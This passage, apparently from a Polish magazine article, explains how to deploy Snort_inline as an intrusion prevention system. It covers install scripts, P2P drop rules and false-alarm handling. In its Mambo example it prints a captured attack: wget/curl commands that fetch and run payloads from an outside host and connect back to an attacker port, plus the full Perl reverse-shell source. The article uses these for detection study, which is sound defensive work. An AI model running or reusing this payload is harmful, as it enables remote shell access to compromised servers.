perl%20dc.txt%20217.160.c.c%208081;cd%20/var/tmp;
curl%20-o%20cback%20http://216.99.b.b/cback;
chmod%20744%20cback;./cback%20217.160.c.c%
208081;curl%20-o%20dc.txt%20http://216.99.b.b/
dc.txt;chmod%20744%20dc.txt;perl%20dc.txt%20217
.160.c.c%208081;echo%20YYY;echo| HTTP/1.1
"404 - "-" "Mozilla/4.0(compatible; MSIE 6.0;
Windows NT 5.1;)" "-" 0localhost
```

Listing 10. *Odpowiedź Snorta na przywileje roota w Mambo*

```
11:12:56.824718 IP 10.0.x.x.514
       > 10.0.y.yy.514: SYSLOG
       auth.alert, length: 164
       0x0000:  4500 00c0 0189 4000 4011 23d4 0a00 0078  E.....@.@.#....x
       0x0010:  0a00 0059 0202 0202 00ac 2937 3c33 333e  ...Y......)7<33>
       0x0020:  736e 6f72 743a 205b 313a 3439 383a 365d  snort:.[1:498:6]
       0x0030:  2041 5454 4143 4b2d 5245 5350 4f4e 5345  .ATTACK-RESPONSE
       0x0040:  5320 6964 2063 6865 636b 2072 6574 7572  S.id.check.retur
       0x0050:  6e65 6420 726f 6f74 205b 436c 6173 7369  ned.root.[Classi
       0x0060:  6669 6361 7469 6f6e 3a20 506f 7465 6e74  fication:.Potent
       0x0070:  6961 6c6c 7920 4261 6420 5472 6166 6669  ially.Bad.Traffi
       0x0080:  635d 205b 5072 696f 7269 7479 3a20 325d  c].[Priority:.2]
       0x0090:  3a20 7b54 4350 7d20 3130 2e30 2exx 2exx  :.{TCP}.10.0.x.x
       0x00a0:  xxxx 3a33 3237 3730 202d 3e20 3231 372e  xx:32770.->.217.
       0x00b0:  3136 302e xxxx xx2e xxxx 3a38 3038 310a  160.ccc.cc:8081.
```

Listing 9. *Odpowiedź serwera na pytanie o tożsamość użytkownika*

```
11:12:56.791930 IP 10.0.x.x.32770 > 217.160.c.c.8081:   P  1:40(39) ack 1
                    win 5840
<nop,nop,timestamp 454607 3169841954>
       0x0000: 4500 005b 6f63 4000 4006 f4c6 0a00 0078 E..[oc@.@......x
       0x0010: d9a0 f25a 8002 1f91 231c 80d0 6dd5 df65 ...Z....#...m..e
       0x0020: 8018 16d0 a26a 0000 0101 080a 0006 efcf .....j..........
       0x0030: bcef f322 7569 643d 3028 726f 6f74 2920 ..."uid=0(root).
       0x0040: 6769 643d 3028 726f 6f74 2920 6772 6f75 gid=0(root).grou
       0x0050: 7073 3d30 2872 6f6f 7429 0a             ps=0(root).
```

Implementacja Snorta w trybie inline

Teraz opiszemy pokrótce, jak zainstalować serwer IPS oparty na Snorcie w trybie inline za pomocą skryptów dostępnych na stronie *www.snortattack.org*.

Zastosowanie skryptów ze snortattack to najprostszy i najszybszy sposób na rozwiązanie zależności i określenie opcji kompilacji. Dzięki skryptom tym można uzyskać działający IPS w mniej niż 45 minut, co pozwala na skoncentrowanie się na procesach: konfiguracji i optymalizacji. Z drugiej strony, aby w pełni zrozumieć implementację systemu trzeba samodzielnie zainstalować wszystkie różne pakiety. Zaawansowanym użytkownikom polecamy przeczytanie podręcznika użytkownika instalacji krok po kroku, dostępnego w sekcji dokumentacji serwisu snortattack, bez korzystania ze skryptów.

Skrypty i instrukcje snortattack automatyzują wiele procedur oraz wyjaśniają, jak zainstalować Snort_inline pod następującymi dystrybucjami:

- Debian
- Fedora Core 2, 3, 4, 5


Podczas implementacji dystrybucji należy wyłączyć firewall oraz selinux.

Po zakończeniu implementacji pobieramy *current-attack.sh* (*www.snortattack.org/mambo/script/current-attack.sh*), zmieniamy odpowiednio wartość zmiennej `SA_DISTRO` postępując zgodnie z instrukcjami w skrypcie.

Ustawiamy tutaj *deb* w przypadku Debiana bądź “fc20” “fc30” “fc40” “fc50” w przypadku odpowiednich wersji Fedory.

Jako wartość zmiennej `SA_DIR_ROOT` ustawiamy pełną ścieżkę do miejsca, w które pobierane będą pakiety i skrypty do implementacji Snorta. Domyślną ścieżką jest tu */root/snortattack*.

Ustawiamy wartość języka (włoski bądź angielski): LANG - *ita*. Domyślnie wybrany jest włoski.



Rysunek 5. *Obraz ekranu ze SRRAM*

Po zakończeniu zmian w current-attack.sh uruchamiamy skrypt za pomocą następującego polecenia:

```
> sh current-attack.sh
```

System pobierze skrypty oraz pakiety niezbędne do zakończenia procesu instalacji do katalogu zdefiniowanego w `SA_DIR_ROOT`. Wewnątrz tego katalogu zmienimy skrypt *fast_inline.sh*, który w pełni automatyzuje instalację Snorta.

Aby instalacja przebiegła poprawnie musimy ustawić trochę parametrów, które fast_inline wykorzysta do skonfigurowania urządzenia:

- `SA_DIR_ROOT` – pełna ścieżka do miejsca, w które pobrane zostały pakiety i skrypty,
- `MYSQLPWD` – hasło konta root w bazie mysql,
- `MYSQLPWS` – hasło konta snort w bazie mysql,
- `IP` – adres IP, który chcemy przypisać urządzeniu,
- `NETMASK` – maska sieci, którą chcemy przypisać urządzeniu,
- `GW` – adres bramy, który chcemy przypisać urządzeniu,
- `NETWORK` – sieć, do której należymy,
- `BROADCAST` – wartość adresu rozgłaszania,
- `DNS` – główny serwer DNS,
- `HOMENET` – określa tak zwaną *sieć zaufaną*. Wartości w zmiennej oddzielone są przecinkami.

Zmienne wymienione poniżej ustawione są domyślnie tak, by automatycznie przeprowadzić wszystkie operacje niezbędne do zainstalowania Snorta. Przyjrzyjmy się pokrótce, co robią:

- `SA_UPDATE` – funkcja ta dokonuje importu listy (sources.list w przypadku Debiana, yum.conf w przypadku Fedory) i aktualizuje system,
- `SA_DEPS` – pobiera i instaluje za pomocą menedżera pakietów (apt pod Debianem, yum pod Fedorą) pakiety wymagane przez Snorta,
- `SA_EXTRACT` – pobiera i rozpakowuje pakiety tar.gz, których Snort wymaga do poprawnego działania,
- `SA_MYSQL` – konfiguruje serwer mysql z podanymi wcześniej hasłami, importuje bazę danych Snorta oraz ustawia wymagane uprawnienia,
- `SA_INSTALL` – kompiluje elementy wymagane przez Snorta, tworzy katalogi na pliki dziennika, instaluje BASE, w razie potrzeby tworzy link do jądra itd.,
- `SA_INLINE` – kompiluje Snort_inline,
- `SA_REPORT` – instaluje Snort Report,
- `SA_PLACID` – instaluje Placid,
- `SA_SNORT_CONF` – ustawia w pliku konfiguracyjnym Snorta podane wcześniej wartości (sieć domowa, hasło itd.),
- `SA_AUTO` – powoduje uruchamianie Snorta przy starcie systemu,
- `SA_ETH` – konfiguruje interfejsy Ethernet,
- `SA_SET_SCRIPT` – tworzy skrypt uruchamiający określoną wersję Snorta (klasyczną bądź Snort_inline) z podanymi wcześniej parametrami (ip, brama, maska, sieć itd.),
- `SA_START` – pozwala uruchomić Snorta po zakończeniu instalacji,
- `SA_EMAIL` – umożliwia wysłanie informacji do zespołu Snortattack, celem przekazania pozytywnych bądź negatywnych opinii na temat instalacji przy użyciu *fast_inline.sh*.

Po zakończeniu instalacji należy zrestartować komputer.

Jeżeli chodzi o skrypt fast_utility, jest to nowy, interaktywny twór upraszczający typowe operacje wykonywane na urządzeniach IPS, jak na przykład:


- zmianę adresu IP mostka,
- restart snorta,
- aktualizację reguł,
- tworzenie kopii zapasowej alarmów i czyszczenie bazy danych,
- odnotowywanie fałszywych alarmów,
- zmianę sieci domowej,
- zmianę rodzaju sieci (LAN DMZ MISTA),
- zmianę hasła roota, itd.

Listing 11. *Zalecana konfiguracja w httpd.conf oraz my.cnf*

```
httpd.conf:
MinSpareServers 3
MaxSpareServers 6
StartServers 1
MaxClients 15
MaxRequestsPerChild 10
my.cnf :
key_buffer              = 4M
max_allowed_packet      = 4M
thread_stack            = 32K
query_cache_limit       = 104857
query_cache_size        = 1677721
query_cache_type        = 1
max_allowed_packet      = 4M
key_buffer              = 4M
```

Jest zaprojektowany tak, by mógł być również wykorzystywany jako aplikacja konsolowa, a ponadto jest uruchamiany przy każdym logowaniu się roota.

Jeżeli niektóre z wymienionych powyżej zmiennych nie są ustawione w fast_inline, oznacza to że nie są one niezbędne do działania skryptu. Sugerujemy uaktywnienie domyślnie zmiennej zarządzającej funkcjami. Więcej informacji znaleźć można w podręczniku użytkownika na www.snortattack.org.



Rysunek 6. *Stworzone przez pmgraph tabele przedstawiające wydajność Snorta*

Praktyczne przykłady

Wymieńmy teraz kilka technik ataku, które Snort_inline może zauważyć za pomocą reguł i preprocesorów.

Ataki wymierzone w Mambo

Celem analizowanego tutaj ataku jest *kompromitacja* serwera i załadowanie eksploita wykorzystującego lukę w Mambo<= 4.0.11. W przypadku tym pakiety pobrane zostały z logów Apache'a, jak pokazuje to Listing 7.

Powyższa sekwencja pozwala załadować i uruchomić cmd.txt

Poniżej znajdziecie ją w czytelniejszej formie:

```
cd /tmp; \
wget 216.99.b.b/cback;
       chmod 744 cback; \
./cback 217.160.c.c 8081; \
wget 216.99.b.b/dc.txt;
       chmod 744 dc.txt; \
perl dc.txt 217.160.c.c 8081;
      cd /var/tmp; \
curl -o cback http://
      216.99.b.b/cback;
      chmod 744 cback; \
./cback 217.160.c.c 8081; \
curl -o dc.txt http://
      216.99.b.b/dc.txt;
      chmod 744 dc.txt; \
perl dc.txt 217.160.c.c 8081;
      echo YYY;echo|
```

A oto zawartość cmd.txt:

```
#!/usr/bin/perl
use Socket;
use FileHandle;
$IP = $ARGV[0];
$PORT = $ARGV[1];
socket(SOCKET,
       PF_INET, SOCK_STREAM,
       getprotobyname('tcp'));
connect(SOCKET,
       sockaddr_in
      ($PORT,inet_aton($IP)));
SOCKET->autoflush();
```

```
open(STDIN, ">&SOCKET");
open(STDOUT,">&SOCKET");
open(STDERR,">&SOCKET");
system("id;pwd;uname -a;w;
      HISTFILE=/dev/null /bin/sh -i");
```

Należy odnotować, że celem powyższych poleceń jest odkrycie, który użytkownik w systemie uruchamia Mambo. Szybka reakcja serwera nań przedstawione jest na Listingu 8.

Jeżeli zatem Mambo posiada przywileje roota, możemy przez odkrytą lukę uruchamiać skrypty. Reakcję Snorta na taki przypadek przedstawia Listing 9.

Phishing

W dziedzinie badań naukowych określenie *phishing* opisuje studium słabo znanego zagadnienia przeprowadzone bez ściśle określonego celu: oznacza *losowe poszukiwanie*, podobnie do rybaka zarzucającego sieć z nadzieją złapania kilku ryb. Znaczenie to pochodzi z 1990 roku.

Phishing w informatyce to technika inżynierii społecznej pozwalająca na uzyskanie dostępu do osobistych i poufnych danych, co pozwolić ma na kradzież tożsamości użytkownika, za pomocą fałszywych wiadomości e-mail (jak również innych socjotechnicznych trików) skonstruowanych tak, by wydawały się autentyczne. Użytkownik zwiedziony takimi wiadomościami ujawnić może swoje osobiste dane, jak na przykład numer konta bankowego, nazwę i hasło użytkownika, numer karty kredytowej itp.

Opierając się na definicji zawartej w Wikipedii opiszemy metodę pozwalającą na rozwiązanie tego problemu. Przedstawimy wspomniane już wcześniej, bardzo użyteczne narzędzie, jakim jest preprocesor Clamav, zintegrowany z dystrybucjami Snort_inline. Zasada działania tego preprocesora wydaje się być bardzo prosta, jednak o ile nie jest on poprawnie skonfigurowany jest on bezużyteczny. Preprocesor Clamav korzysta z dbdir Clamava jako zbioru reguł przechwytywania dla Snorta, pozwalając na użycie w przypadku pozytywnego rozpoznania akcji drop. Niezmiernie ważne jest stałe dbanie o aktualność definicji Clamava (dbdir). Warto przy okazji wspomnieć, że preprocesor ten nie spełnia wszystkich wspomnianych powyżej reguł – jedynie phishing bądź wirusy, które nie są zaszyfrowane ani spakowane.

Niezależnie od powyższego jasne jest, że preprocesor ten jest idealny do blokowania ataków phisherów – wiadomości ich są bowiem pisane otwartym, zrozumiałym tekstem. Konfigurację tego rodzaju sieci omówimy w następnym akapicie.

Wymiana plików

Jak wszyscy dobrze wiemy w prywatnych sieciach intensywnie operują programy peer to peer.

Najpopularniejszymi klientami do pobierania w ten sposób plików są: Emule, Bittorrent, Gnutella, Kazaa, Soulseek.

Najpowszechniej stosowanymi przez tych klientów protokołami są:

- bittorrent (wykorzystywany przez klienta bittorrent)
- eDonkey (wykorzystywany przez klienta emule)
- fastrack (wykorzystywany przez klienta Kazaa)
- Gnutella (wykorzystywany przez klienta Gnutella)
- Soulseek (wykorzystywany przez klienta Soulseek)

Celem zablokowania tego rodzaju klientów peer to peer należy uaktywnić następujące zbiory reguł: bleeding-p2p oraz p2p. Pliki te (`/etc/snort_inline/rules/bleeding-p2p.rules` `.../p2p.rules`) zawierają wszystkie najnowsze reguły

W Sieci

- *http://www.snort.org* – Snort
- *http://snort-inline.sourceforge.net* -Snort_inline
- *http://secureideas.sourceforge.net* - Base
- *http://speakeasy.wpi.edu/placid* - Placid
- *http://oinkmaster.sourceforge.net* - Oinkmaster
- *http://sourceforge.net/projects/srram* - Srram
- *http://people.su.se/~andreaso/perfmon-graph* - Pmgraph
- *http://fedora.redhat.com* - Fedora
- *http://www.debian.org* – Debian
- *http://www.mamboserver.com* - Mambo
- *http://www.clamav.net* – Clamav
- *http://www.bleedingsnort.com* - Bleedingsnort
- *http://www.snortattack.org* – Snortattack

O autorach

Pierpaolo Palazzoli pracuje w branży bezpieczeństwa, jest absolwentem inżynierii telekomunikacji na Politechnice Mediolańskiej we Włoszech. Pracuje nad Snortem od pięciu lat. Matteo Valenza pracuje w sektorze IT jako administrator systemów, pracuje nad Snortem od roku. Rezultatem współpracy i wymiany wiedzy pomiędzy Matteo a Pierpaolo jest snortattack.org. Serwis pojawił się w sieci sześć miesięcy temu, zespół zapoczątkował go jednak przed dwoma laty. Jego głównym atutem jest dokumentacja użytkownika oraz skrypty instalacyjne dla Snorta, napisane po włosku i angielsku. Dostępne jest także aktywne forum dyskusyjne oraz lista mailingowa. Pierpaolo i Matteo planują stworzyć dzięki snortattack.org Grupę użytkowników Snorta, celem której ma być wymiana idei związanych z programem pomiędzy jego użytkownikami we Włoszech i nacałym świecie.
Odwiedź: *www.snortattack.org*!

pozwalające na ochronę sieci przed wykorzystaniem przez szkodliwe programy p2p, które jak wiemy w zdecydowanej większości przypadków wysycają całe dostępne łącze. Należy sprawdzić, czy zmienna HOMENET w pliku snort_inline.conf definiuje sieć, którą chcemy chronić przed takimi klientami.

Reguły tego rodzaju podzielone są według rodzaju działania. I tak, mamy na przykład:

- Wyszukiwanie plików w sieci eDonkey:

```
drop udp $HOME_NET any ->
       $EXTERNAL_NET 4660:4799
       (msg: "BLEEDING-EDGE P2P
       eDonkey Search"; content:
      "|e3 0e|";
       offset: 0; depth: 2;
       rawbytes;classtype:
       policy-violation; reference:url,
      www.edonkey.com;
       sid: 2001305; rev:3; )
```

- Ruch bittorrent:

```
drop tcp $HOME_NET any ->
       $EXTERNAL_NET any (msg:
       "BLEEDING-EDGE P2P
       BitTorrent Traffic";
       flow:
       established;
       content:
      "|0000400907000000|";
       offset: 0; depth: 8;
       reference:
      url,bitconjurer.org/BitTorrent/
      protocol.html;
       classtype: policy-violation;
       sid: 2000357; rev:3; )
```

- Żądanie od klienta Gnutelli:

```
drop tcp $HOME_NET any ->
       $EXTERNAL_NET any (msg:
      "P2P GNUTella client request";
       flow:to_server,established;
       content:
      "GNUTELLA"; depth:8;
       classtype:policy-violation;
       sid:1432; rev:6;)
```

Jeżeli chce się blokować protokoły transferu plików należy uważnie wybrać z ww. plików odpowiedni protokół, a co za tym idzie odpowiednie działanie. Nie zawsze daje się całkowicie zatrzymać ruch generowany przez klienta p2p, w rzeczy samej, testy pokazały że program Emule nie jest w stanie zablokować sieci kad, podczas gdy bittorrenta ogranicza jedynie wykorzystanie łącza. Chociaż wspomniane tu rozwiązanie nie zdoła całkowicie zablokować tych programów, włączenie ww. reguł generować będzie regularne problemy, które mogą zniechęcić użytkowników aplikacji do wymiany plików.

Detekcja fałszywych alarmów: podejście systematyczne

Teraz stworzymy metodę wykrywającą fałszywe alarmy. Opiszemy tutaj trzy różne scenariusze:

- fałszywe alarmy przy korzystaniu z WWW
- fałszywe alarmy przy zatrzymanej poczcie
- ogólne fałszywe alarmy (nie WWW i nie poczta)

W pierwszym przypadku musimy znać adres źródłowy hosta, którego dotknął problem, a następnie, za pomocą podstawowego interfejsu sieciowego i wykorzystując funkcję wyszukiwania (wybrawszy kryterium ip i wpisawszy adres w okrągłych nawiasach) znajdujemy go w powiadomieniach.

Znalazłszy fałszywy alarm (który spowodował odrzucenie) mamy do wyboru dwa możliwe rozwiązania:

- wyłączenie reguł, które go spowodowały,
- dodanie źródłowego adresu IP do zmiennej w pliku `snort_inline.conf` określającą sieć domową.

Dzięki narzędziu pmgraph możemy śledzić statystyki ruchu na i wydajności urządzenia. Interesująca jest tabela reprezentująca obciążenie procesora, które mogło powodować fałszywe alarmy (w przypadku obciążeń większych niż 70%), których nie wyłapał BASE.

Kolejną istotną informacją przy wyszukiwaniu fałszywych alarmów jest liczba ataków na sekundę. Jeżeli znajdziemy w tej tabeli wartości większe niż 15 na sekundę, mamy do czynienia z jednym z dwóch poniższych przypadków:

- A – fałszywy alarm;
- B – atak wymierzony w host w sieci.

Najbardziej przydatna jest tworzona przez silnik bezpieczeństwa tabela reprezentująca zablokowane treści. Dzięki BASE mamy możliwość oglądania szczegółów ataków, zaś opcja *plain text* jest bardzo przydatna przy przeglądaniu przechwyconego ruchu w formacie ASCII.

Nie jest możliwe oglądanie przez interfejs WWW wykorzystania pamięci (chyba, że zainstalujemy w naszym systemie mrtg). Jest to szczególnie ważne w przypadkach, gdy chcemy uruchomić dużą liczbę reguł. Aby zapobiec awariom naszej maszyny bądź generowaniu fałszywych alarmów, zalecamy optymalizację reguł oraz demonów takich jak Apache czy mysql (patrz Listing 10).

Podsumowanie

Podsumowując, Snort_inline to efektywny sposób na stawienie czoła szczególnie niebezpiecznym środowiskom sieciowym. Wprawdzie nie odpowiedź na wszelkie zło, ale jest to dobrze ułożona aplikacja bezpieczeństwa – jeżeli została zaimplementowana wedle danych potrzeb.

W przypadku Snorta reguła mówiąca, że "włączenie wszystkiego czyni nasz komputer bezpieczniejszym", nie ma zastosowania – każda bowiem reguła może bowiem generować fałszywe alarmy, blokujące niewinny ruch w sieci bądź generujące inne problemy. ●